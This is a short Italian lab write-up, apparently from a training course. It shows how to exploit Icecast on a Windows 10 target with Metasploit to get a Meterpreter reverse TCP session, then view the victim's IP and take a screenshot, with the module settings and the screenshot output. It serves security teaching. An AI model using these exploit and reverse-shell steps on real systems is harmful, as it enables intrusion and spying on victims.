
Sessione Meterpreter tramite l'exploit di Icecast

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows 10 con Metasploit. Una volta ottenuta la sessione, si dovrà:

- Vedere l' indirizzo IP della vittima.
- Recuperare uno screenshot tramite la sessione Meterpreter.

Il programma da exploitare sarà Icecast già presente nella iso.


Per prima cosa avviamo Metasploit e delezioniamo il modulo icecast.



Successivamente impostiamo i parametri dell'exploit:

- set RHOSTS <IP_target>
- set PAYLOAD windows/meterpreter/reverse_tcp
- set LHOST <IP_Kali>
- set LPORT 4444

Lanciamo l'exploit con il comando run.



Una volta ottenuta la sessione Meterpreter, possiamo catturare un immagine dello schermo della macchina target con il comando screenshot.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/AvccDZvJ.jpeg
meterpreter >
```